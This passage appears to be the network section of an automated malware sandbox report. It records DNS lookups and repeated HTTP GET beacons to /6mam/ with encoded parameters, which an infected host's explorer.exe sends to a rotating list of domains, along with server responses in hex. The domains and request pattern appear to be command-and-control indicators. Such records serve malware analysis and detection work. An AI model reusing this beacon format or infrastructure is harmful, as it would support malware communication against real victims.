Aug 3, 2021 16:18:53.900857925 CEST	192.168.2.6	8.8.8.8	0xe37b	Standard query (0)	www.titanu sedcarswor th.com	A (IP address)	IN (0x0001)
Aug 3, 2021 16:19:19.783613920 CEST	192.168.2.6	8.8.8.8	0x8800	Standard query (0)	www.f9fui8.xyz	A (IP address)	IN (0x0001)
Aug 3, 2021 16:19:20.798435926 CEST	192.168.2.6	8.8.8.8	0x8800	Standard query (0)	www.f9fui8.xyz	A (IP address)	IN (0x0001)
Aug 3, 2021 16:19:21.798687935 CEST	192.168.2.6	8.8.8.8	0x8800	Standard query (0)	www.f9fui8.xyz	A (IP address)	IN (0x0001)
Aug 3, 2021 16:19:23.830851078 CEST	192.168.2.6	8.8.8.8	0x8800	Standard query (0)	www.f9fui8.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 16:15:19.315892935 CEST	8.8.8.8	192.168.2.6	0x5ff7	No error (0)	onedrive.l ive.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:15:19.881380081 CEST	8.8.8.8	192.168.2.6	0xad73	No error (0)	pxqklq.sn. files.1drv.com	sn-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:15:19.881380081 CEST	8.8.8.8	192.168.2.6	0xad73	No error (0)	sn-files.f e.1drv.com	odc-sn-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:15:47.027770996 CEST	8.8.8.8	192.168.2.6	0x2076	No error (0)	onedrive.l ive.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:15:47.628174067 CEST	8.8.8.8	192.168.2.6	0xf3d3	No error (0)	pxqklq.sn. files.1drv.com	sn-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:15:47.628174067 CEST	8.8.8.8	192.168.2.6	0xf3d3	No error (0)	sn-files.f e.1drv.com	odc-sn-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:15:56.018642902 CEST	8.8.8.8	192.168.2.6	0x3f26	No error (0)	onedrive.l ive.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:15:56.609251022 CEST	8.8.8.8	192.168.2.6	0x2b2a	No error (0)	pxqklq.sn. files.1drv.com	sn-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:15:56.609251022 CEST	8.8.8.8	192.168.2.6	0x2b2a	No error (0)	sn-files.f e.1drv.com	odc-sn-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:17:10.147648096 CEST	8.8.8.8	192.168.2.6	0x38fa	No error (0)	www.mobies sence.com		52.58.78.16	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:15.304837942 CEST	8.8.8.8	192.168.2.6	0xcd43	No error (0)	www.trendy held.com	trendy-heroes.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:17:15.304837942 CEST	8.8.8.8	192.168.2.6	0xcd43	No error (0)	trendy-her oes.myshop ify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:17:15.304837942 CEST	8.8.8.8	192.168.2.6	0xcd43	No error (0)	shops.mysh opify.com		23.227.38.74	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:20.452202082 CEST	8.8.8.8	192.168.2.6	0x758f	No error (0)	www.beastn injas.com	beastninjas.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:17:20.452202082 CEST	8.8.8.8	192.168.2.6	0x758f	No error (0)	beastninjas.com		34.102.136.180	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:26.333045959 CEST	8.8.8.8	192.168.2.6	0x9fb	Name error (3)	www.titanu sedcarswor th.com	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:31.387835026 CEST	8.8.8.8	192.168.2.6	0x9bc4	No error (0)	www.import exportasia.com		23.27.129.115	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:37.115644932 CEST	8.8.8.8	192.168.2.6	0x906b	No error (0)	www.kilbyr nefarm.com	kilbyrnefarm.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:17:37.115644932 CEST	8.8.8.8	192.168.2.6	0x906b	No error (0)	kilbyrnefa rm.com		34.98.99.30	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:42.331386089 CEST	8.8.8.8	192.168.2.6	0xd9d0	No error (0)	www.dragon shipping.com		86.105.245.69	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:47.470793962 CEST	8.8.8.8	192.168.2.6	0x4139	No error (0)	www.mylife inpark.com		35.186.238.101	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 16:17:56.720144033 CEST	8.8.8.8	192.168.2.6	0x2974	Server failure (2)	www.f9fui8.xyz	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:57.380450964 CEST	8.8.8.8	192.168.2.6	0x2974	Server failure (2)	www.f9fui8.xyz	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:57.799863100 CEST	8.8.8.8	192.168.2.6	0x2974	Server failure (2)	www.f9fui8.xyz	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 16:17:59.170057058 CEST	8.8.8.8	192.168.2.6	0x2974	Server failure (2)	www.f9fui8.xyz	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 16:18:01.965739965 CEST	8.8.8.8	192.168.2.6	0xa3d4	No error (0)	www.delhibudokankarate.com		154.215.87.120	A (IP address)	IN (0x0001)
Aug 3, 2021 16:18:07.703706026 CEST	8.8.8.8	192.168.2.6	0x9f74	No error (0)	www.vavasoo.com		64.190.62.111	A (IP address)	IN (0x0001)
Aug 3, 2021 16:18:17.888134956 CEST	8.8.8.8	192.168.2.6	0x6d96	No error (0)	www.schoolfrontoffice.com	schoolfrontoffice.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:18:17.888134956 CEST	8.8.8.8	192.168.2.6	0x6d96	No error (0)	schoolfrontoffice.com		34.102.136.180	A (IP address)	IN (0x0001)
Aug 3, 2021 16:18:23.075978994 CEST	8.8.8.8	192.168.2.6	0xc142	No error (0)	www.mypursuitpodcast.com	mypursuitpodcast.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:18:23.075978994 CEST	8.8.8.8	192.168.2.6	0xc142	No error (0)	mypursuitpodcast.com		34.102.136.180	A (IP address)	IN (0x0001)
Aug 3, 2021 16:18:28.356432915 CEST	8.8.8.8	192.168.2.6	0x5b26	No error (0)	www.besport24.com	besport24.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 16:18:28.356432915 CEST	8.8.8.8	192.168.2.6	0x5b26	No error (0)	besport24.com		51.83.52.226	A (IP address)	IN (0x0001)
Aug 3, 2021 16:18:33.597852945 CEST	8.8.8.8	192.168.2.6	0xee58	Server failure (2)	www.opticatervisof.com	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 16:18:53.953155041 CEST	8.8.8.8	192.168.2.6	0xe37b	Name error (3)	www.titanusedcarsworth.com	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 16:19:24.063231945 CEST	8.8.8.8	192.168.2.6	0x8800	Server failure (2)	www.f9fui8.xyz	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 16:19:24.145198107 CEST	8.8.8.8	192.168.2.6	0x8800	Server failure (2)	www.f9fui8.xyz	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 16:19:24.337505102 CEST	8.8.8.8	192.168.2.6	0x8800	Server failure (2)	www.f9fui8.xyz	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 16:19:27.819940090 CEST	8.8.8.8	192.168.2.6	0x8800	Server failure (2)	www.f9fui8.xyz	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.mobiessence.com
- www.trendyheld.com
- www.beastninjas.com
- www.importexportasia.com
- www.kilbyrnefarm.com
- www.dragonshipping.com
- www.mylifeinpark.com
- www.delhibudokankarate.com
- www.vavasoo.com
- www.schoolfrontoffice.com
- www.mypursuitpodcast.com
- www.besport24.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49757	52.58.78.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:17:10.204705954 CEST	6871	OUT	GET /6mam/?wbYpSP=KE8gpfUEuqRqMBWGFV5goIwNmc44LE6Oi+PTcRo4vEp3RirjZlcD1GLbPH2NA5fTW+Y3K/xiNw==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.mobiessence.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:17:10.226708889 CEST	6872	IN	HTTP/1.1 410 Gone Server: openresty Date: Tue, 03 Aug 2021 14:17:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 66 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 6d 6f 62 69 65 73 73 65 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 62 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 6d 6f 62 69 65 73 73 65 6e 63 65 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>4f <meta http-equiv='refresh' content='5; url=http://www.mobiessence.com/' />a </head>9 <body>3b You are being redirected to http://www.mobiessence.coma </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49758	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:17:15.323340893 CEST	6873	OUT	GET /6mam/?wbYpSP=E0pe+Y2tlTeS/nkCAz5H/oSd7jolrcEyLM5+sA5RPKgWYHOxmsRP4IrVmGJTeseGmyQ7XT1Vgg==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.trendyheld.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:17:15.387608051 CEST	6874	IN	HTTP/1.1 403 Forbidden Date: Tue, 03 Aug 2021 14:17:15 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: -1 X-Request-ID: db62f90e-a4d5-4a11-a9b8-e1eaba5a047f X-Download-Options: noopen X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Dc: gcp-europe-west1 CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 67902b1edb760629-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;dis

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.6	49767	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:18:23.096551895 CEST	6892	OUT	GET /6mam/?wbYpSP=U4etKMGlduRHKY34/y2VHJ3U/bl1CG9JeeGxs20P+eoGUQdkn77fFsSN2SlAgFKwyO8ri7IQTA==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.mypursuitpodcast.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:18:23.209711075 CEST	6892	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 14:18:23 GMT Content-Type: text/html Content-Length: 275 ETag: "6104831f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.6	49768	51.83.52.226	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:18:28.383270979 CEST	6893	OUT	GET /6mam/?wbYpSP=G66iPt+zysOdT87cMSNY3jlG1auw/RAx4PjK5prA1jAGCtavWTKfmUTffyE+Nzacke4pg1lsTg==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.besport24.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:18:28.408617020 CEST	6894	IN	HTTP/1.1 301 Moved Permanently Connection: close Content-Type: text/html Content-Length: 707 Date: Tue, 03 Aug 2021 14:18:28 GMT Location: https://www.besport24.com/6mam/?wbYpSP=G66iPt+zysOdT87cMSNY3jlG1auw/RAx4PjK5prA1jAGCtavWTKfmUTffyE+Nzacke4pg1lsTg==&PJEt=HRR0_XgHGBD8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.6	49769	52.58.78.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:18:38.628000021 CEST	6895	OUT	GET /6mam/?wbYpSP=KE8gpfUEuqRqMBWGFV5goIwNmc44LE6Oi+PTcRo4vEp3RirjZlcD1GLbPH2NA5fTW+Y3K/xiNw==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.mobiessence.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:18:38.645533085 CEST	6896	IN	HTTP/1.1 410 Gone Server: openresty Date: Tue, 03 Aug 2021 14:18:31 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 66 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 6d 6f 62 69 65 73 73 65 6e 63 65 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 62 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 6d 6f 62 69 65 73 73 65 6e 63 65 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>4f <meta http-equiv='refresh' content='5; url=http://www.mobiessence.com/' />a </head>9 <body>3b You are being redirected to http://www.mobiessence.coma </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.6	49770	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:18:43.672755957 CEST	6896	OUT	GET /6mam/?wbYpSP=E0pe+Y2tlTeS/nkCAz5H/oSd7jolrcEyLM5+sA5RPKgWYHOxmsRP4IrVmGJTeseGmyQ7XT1Vgg==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.trendyheld.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:18:43.720793009 CEST	6898	IN	HTTP/1.1 403 Forbidden Date: Tue, 03 Aug 2021 14:18:43 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: -1 X-Dc: gcp-europe-west1 X-Request-ID: 8fc68041-0d89-4d7e-9e16-7e594a52de97 X-Download-Options: noopen X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 67902d46fc2c4414-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 